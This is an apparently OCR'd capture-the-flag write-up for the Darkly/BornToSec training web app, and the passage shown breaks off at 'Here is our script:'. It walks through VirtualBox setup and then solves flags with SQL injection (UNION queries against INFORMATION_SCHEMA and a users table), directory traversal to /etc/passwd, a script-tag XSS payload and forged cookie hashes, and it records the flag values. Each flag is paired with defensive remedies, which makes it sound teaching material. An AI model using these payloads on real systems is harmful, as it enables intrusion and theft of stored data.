


Figure 20: Virtual Box Settings Navigation




Figure 21: Virtual Box Setup of Disk Drive Mount Darkly.iso Image

2.2.7 Mount Disk Image

The next step is to mount the Darkly.iso disk as a form of storage. Click on your image 'Darkly' or whatever you may have named it, on the lefthand navigation panel as shown in Figure 20 on the preceding page.

Next click on Settings -> Storage -> IDE Secondary Master. After this, navigate to the folder where the ISO is located. Mount it and you will see it listed as shown in Figure 21 on the previous page.

Click Start (Green arrow pointing right) to commence running the image.

2.2.8 Run Disk Image




Figure 22: Virtual Box Start-up Disk Selector

As shown in Figure 22, you are expected to select 'Darkly_i386.iso' as the start-up disk. This will then complete the Installation process.

2.2.9 Running but Incomplete

You have successfully installed the VM and it is running. The IP address is printed on the screen. ...I bet that the IP address does not really work...

This needs you to go to settings as shown in Figure 24 on the next page




Figure 23: Darkly ISO running on Ubuntu




Figure 24: Set the Network to Bridge not NAT

2.2.10 *Set Network Bridge*

On the lefthand navigation-bar, Select Network -> Adaptor 1. Change the settings from a NAT Adaptor as would be the default, and set it to a 'Bridge' connection. as shown in Figure 24.

2.2.11 *Don't Panic! Loading Screen*

Don't Panic, it's just a loading screen

2.2.12 *More Loading Screens*

If you are seeing the figure shown in Figure 26 on the next page you are making good progress and must hang in there.

Figure 25: Virtual Box Loading Screen Splash with Hitchhiker's Guide Robot




Figure 26: More Virtual Box Loading Screens

2.2.13 *Up & Running*

The new IP Address should look different to the first one and should be similar to your own IP address after runnung 'ifconfig'. You should see a similar figure to that shown in Figure 27 on the following page.




Figure 27: Virtual Box Fully Loaded Screen with IP Address & Prompt




Figure 28: BornToSec Homepage

2.2.14 *BornToSec*

If you see the same figure on your screen as the one shown on Figure 28, then you have successfully setup your Virtual Machine.


TIME TO DO THE FUN STUFF!

2.3 MacOS

At the time of typing this document a Mac was not available to conduct testing but the documentation[3] does have instructions.

3 FLAG 00 – SQL INJECTION (BASIC)

10a16d834f9b1e4068b25c4c46fe0284e99e44dceaf08098fc83925ba6310ff5



The integrity of data and it's storage and retrieval is key to a successful Web Application.

3.1 Vulnerability

The input bar allows a person to do raw database search with an open 'WHERE' clause for SQL Queries. This is dangerous as data remains unprotected. Countries like South Africa have the POPI act which means that every effort must be made to keep people's private information safe and free from a breach.

3.2 Location

http://<ip-address>:80/?page=member

3.3 Method

The way to get started is typing in an ID, it is an integer between 1 and ∞. You can see that ID for member 1 as shown in Figure 29a on page 23. The next step is to try inject your own SQL commands into the query[4].


The next thing is to run '105 OR 1=1' as shown in Figure 29b on page 23, the number 105 is arbitrary and can be substituted with anything. You will see the results as shown in Figure 29c on page 23 which list everything in the database. You will notice that one of the Flags has first-name: "Flag" Surname: "GetThe".

To see this illustrated properly just search user member '5'. This is shown in Figure 29d on page 23. We have confirmation that the flag is there.

The next step is finding the table names, run this command query

```
5 UNION SELECT TABLE_NAME, COLUMN_NAME FROM
INFORMATION_SCHEMA.COLUMNS
```

and you will see the users, guestbook & list_images tables in the database. The database that we are interested in, is the users table.



You will have to run commands substituting the value of 'TABLE_NAME' & COLUMN_NAME with the columns that you want. As shown in the image of the query result. We are interested in only two columns in the users table. 'Commentaire' and 'countersign' therefore we run this query


5 UNION SELECT Commentaire, countersign FROM users

3.4 Tools


The tools used were hashes.com and OWASP inlcuding but not limited to the references cited in the Bibliography.

3.5 Remedy


- Prepared Statements
- Sanitise




(a) Search ID Member 1




(b) 105 OR 1=1



(c) Results of query



(d) Flag at Member Id: 5




(e) Secret Column Contents

(f) MD5 Hash

Figure 29: Process to Capture the SQL (Basic) Flag

4 FLAG 01 – SQL INJECTION (ADVANCED)

F2A29020EF3132E01DD61DF97FD33EC8D7FCD1388CC9601E7DB691D17D4D6188



4.1 Vulnerability

SQL Injectable text input in the member search. An injectible database will allow a person to obtain sensitive information.

4.2 Location

'http://<ip-address>:80/?page=searchimg'

4.3 Method

I entered '1 OR 1' in the search box. This returned:
ID: 1 or 1 Title: Nsa Url : https://www.nsa.org/img.jpg
ID: 1 or 1 Title: 42 ! Url : https://www.42.fr/42.png
ID: 1 or 1 Title: Google Url : https://www.google.fr/google.png
ID: 1 or 1 Title: Obama Url : https://www.obama.org/obama.jpg
ID: 1 or 1 Title: Hack me ? Url : borntosec.ddns.net/images.png
ID: 1 or 1 Title: trool Url : https://www.h4x0r3.org/troll.png

So I start running commands to find just one query, I entered 5 (in case it is lucky) in the box and this returns:
ID: 5 Title: Hack me ? Url : borntosec.ddns.net/images.png

The first thing to do is to find out which tables are present and which coloumns. I ran the query:

5 UNION SELECT TABLE_NAME, COLUMN_NAME FROM INFORMATION_SCHEMA.COLUMNS

ID: 5 UNION SELECT TABLE_NAME, COLUMN_NAME FROM INFORMATION_SCHEMA.COLUMNS Title: id Url : list_images
ID: 5 UNION SELECT TABLE_NAME, COLUMN_NAME FROM INFORMATION_SCHEMA.COLUMNS Title: url Url : list_images
ID: 5 UNION SELECT TABLE_NAME, COLUMN_NAME FROM INFORMATION_SCHEMA.COLUMNS Title: title Url : list_images
ID: 5 UNION SELECT TABLE_NAME, COLUMN_NAME FROM INFORMATION_SCHEMA.COLUMNS Title: comment Url : list_images

We have found the list_ table and the columns therein. We are interested to see the contents now so we query:

5 UNION SELECT title, comment FROM list_images

This will return:

ID: 5 UNION SELECT title, comment FROM list_images Title: Hack me ? Url : borntosec.ddns.net/images.png
ID: 5 UNION SELECT title, comment FROM list_images Title: An image about the NSA ! Url : Nsa
ID: 5 UNION SELECT title, comment FROM list_images Title: There is a number.. Url : 42 !
ID: 5 UNION SELECT title, comment FROM list_images Title: Google it ! Url : Google
ID: 5 UNION SELECT title, comment FROM list_images Title: Yes we can ! Url : Obama
ID: 5 UNION SELECT title, comment FROM list_images Title: If you read this just use this md5 decode lowercase then sha256 to win this flag ! : 1928e8083cf461a51303633093573c46 Url : Hack me ?
ID: 5 UNION SELECT title, comment FROM list_images Title: Because why not ? Url : trool

This is an MD5 hash whose value is: '1928e8083cf461a51303633093573c46: albatroz'
The SHA256 for albatroz:
f2a29020ef3132e01dd61df97fd33ec8d7fcd1388cc9601e7db691d17d4d6188


4.4 Tools

- hashes.com
- W3Schools.com
- Owasp Cheatsheet Series
- Owasp - SQL Injection
- Portswigger - Union Attacks
- SQL Injection .NET
- PT Security

4.5 Remedy


- Input Validation

(a) Search ID Member 5 **(b)** ID 5



(c) 1 OR 1

(d) Flag at Image column **(e)** Secret Column Contents



(f) MD5 Hash

Figure 30: Process to Capture the SQL (Advanced) Flag

Use Regular Expressions as whitelist

If values are fixed use radios and buttons

- Use internal checks like

  $(isNumber) or $(isString)

depending on the input


- Parametrised Querys like PDO for php or Prepared Statements in general.
- Escaping the characters eg.

  mysqli_real_escape_string($string)

There are other methods like Web Application Firewalls, but the ones listed above are the best places to start.

5 FLAG 02 – INCLUDE

B12C4B2CB8094750AE121A676269AA9E2872D07C06E429D25A63196EC1C8C1D0



5.1 Vulnerability

This is a classic attack often refered to as a 'Directory Traversal Attack'.

5.2 Location

http://<ip-address>:80/index.php?page=../../../../../../../../../etc/passwd

5.3 Method

If you open Object Inspection Tool, you will see under the Network Tab that you are able to view the HTTP Headers. The one to look out for is 'X-Powered-By PHP/5.3.10-1ubuntu3.19'.

It being 'ubuntu' tells us that it is using a Unix File system. Therefore we are looking to see if we can gain access to 'etc passwd'.

If you check the example on Wikipedia, the example states:

‴

GET /vulnerable.php HTTP/1.0
Cookie: TEMPLATE=../../../../../../../../../etc/passwd


‴

so the plan was to see if this will work if I tried to traverse the includes() until reaching the root directory.


This means consistently appending '../' until reaching the root directory.

5.4 Tools


- Mozilla Firefox Inspection Tool
- Wikipedia - Directory Traversal Attack
- OWASP - Path Traversal




(a) Wtf ?




(b) Wrong..



(c) Nope..



(d) Almost (e) Still nope



(f) More Nope

Figure 31: Process to Capture the Include Flag

5.5 Remedy

- Process URI requests that do not result in a file request, e.g., executing a hook into user code, before continuing below.
- When a URI request for a file/directory is to be made, build a full path to the file/directory if it exists, and normalize all characters (e.g.,
- It is assumed that a 'Document Root' fully qualified, normalized, path is known, and this string has a length N. Assume that no files outside this directory can be served.
- Ensure that the first N characters of the fully qualified path to the requested file is exactly the same as the 'Document Root'.

If so, allow the file to be returned. If not, return an error, since the request is clearly out of bounds from what the web-server should be allowed to serve.

- Using a hard-coded predefined file extension to suffix the path does not limit the scope of the attack to files of that file extension.

6 FLAG 03 – XSS BASIC

0FBB54BBF7D099713CA4BE297E1BC7DA0173D8B3C21C1811B916A3A86652724E

THE FLAG IS : 0FBB54BBF7D099713CA4BE297E1BC7DA0173D8B3C21C1811B916A3A86652724E

6.1 Vulnerability

Cross-site scripting (XSS) is a type of security vulnerability typically found in web applications. XSS attacks enable attackers to inject client-side scripts into web pages viewed by other users. A cross-site scripting vulnerability may be used by attackers to bypass access controls such as the same-origin policy.

6.2 Location

http://<ip-address>:80/index.php?page=feedback

6.3 Method

In the feedback inputs, under name I input 'a' just to test. Under the Message slot I put in:

'<script>alert('sinkosi collecting flags');</script>'


This resulted in the flag popping out onto the screen.

6.4 Tools

- Wikipedia
- OWASP
- Portswigger

6.5 Remedy

- Filter input on arrival. At the point where user input is received, filter as strictly as possible based on what is expected or valid input.
- Encode data on output.



(a) Landing **(b)** Feedback

(c) Scripting...

Figure 32: Process to Capture the XSS Flag

- Use appropriate response headers
- Content Security Policy

WHAT CAN XSS BE USED FOR? An attacker who exploits a cross-site scripting vulnerability is typically able to:

- Impersonate or masquerade as the victim user
- Carry out any action that the user is able to perform.
- Read any data that the user is able to access
- Capture the user's login credentials.
- Perform virtual defacement of the web site
- Inject trojan functionality into the web site.

7 FLAG 04 – COOKIES

DF2EB4BA34ED059A1E3E89FF4DFC13445F104A1A52295214DEF1C4FB1693A5C3

It's possible for an attacker to steal and reuse session identifiers or other sensitive cookie values when they are stored or transmitted insecurely[5].

7.1 Vulnerability




Figure 33: Firefox refusing to set cookie 'I_am_admin'

A cookie Vulnerability which is identified by OWASP as a method to 'session-jack'[5].

7.2 Location

<ip-address>:80/index.php but also throughout the Web Application.

7.3 Method

I was immediately alerted by my console, for inspecting elements on a webpage that there was something wrong with the cookie.

I proceeded to check the contents of the cookie and it was an arbitrary string '68934a3e9455fa72420237eb05902327' (Figure 34a on the following page). The cookie in question had:

SameSite - None

HttpOnly - false


Secure - false

It becomes clear what was to happen next which is determine if the string has any meaning. After working out that the hash translated


to 'false', I decided to hash my own string equal to the string 'true'. After refreshing the browser, the flag was returned.

The string 'true' = b326b5062b2f0e69046810717534cb09

7.4 Tools




(a) Console Screen showing cookie error



(b) Hash returning 'false'

(c) My own 'true' hash



(d) Replaced hash & ready to refresh

Figure 34: Process to Capture the Cookie Flag

The tools that I used were the console output of the 'Inspection Tool' and the website hashes.com in order to work with the hashes.

7.5 Remedy


According to OWASP[5] these are the steps one can take:

- Make sure that all session identifiers are transmitted over an encrypted protocol.
- Terminate/regenerate the session if the session token is transmitted insecurely (either in clear text or as part of the URL), or signal to the application to do so.

- Enforce the Secure and HttpOnly flags on sensitive cookies using a Web Application Firewall.
- Ensure that session identifiers are transmitted only using the SSL session where they originated. Track sessions across SSL renegotiations and integrate with framework solutions to support common SSL termination/re-encryption architectures.

8 FLAG 05 - SPOOF (CURL)

F2A29020EF3132E01DD61DF97FD33EC8D7FCD1388CC9601E7DB691D17D4D6188



8.1 Vulnerability

If you rely on the optional setting of HTTP Referrer of Agent, you will find yourself being tricked as this information can be faked. There is no real reason to require this information as Web Browsers are usually consistent in their display methods regardless.

8.2 Location

At the footer of 'http://<ip-address>:80/index.php' you will see text labelled 'BornToSec'. Clicking on it will refer you to page
'http://<ip-address>:80/index.php?page=e43ad1fdc54babe674da7c7b8f0127bde61de3fb

8.3 Method

When you are on the page, you can object the Object Inspector. You will after going through the code, see that there are many comments embedded within. One that catches the eye is written as

‘‘‘

<!- -

You must cumming from : "https://www.nsa.gov/" to go to the next step

- ->

‘‘‘

If you keep scrolling you will see another comment that states:

‘‘‘

<!- -

Let's use this browser : "ft_bornToSec". It will help you a lot.

- ->

‘‘‘

This is a big clue for anyone who successfully completed the PHP Bootcamp, specifically the day related to cURL. When using cURL, a person can refer themselves using agents.

This means we need to run a cURL script in our terminal. Here is our script:

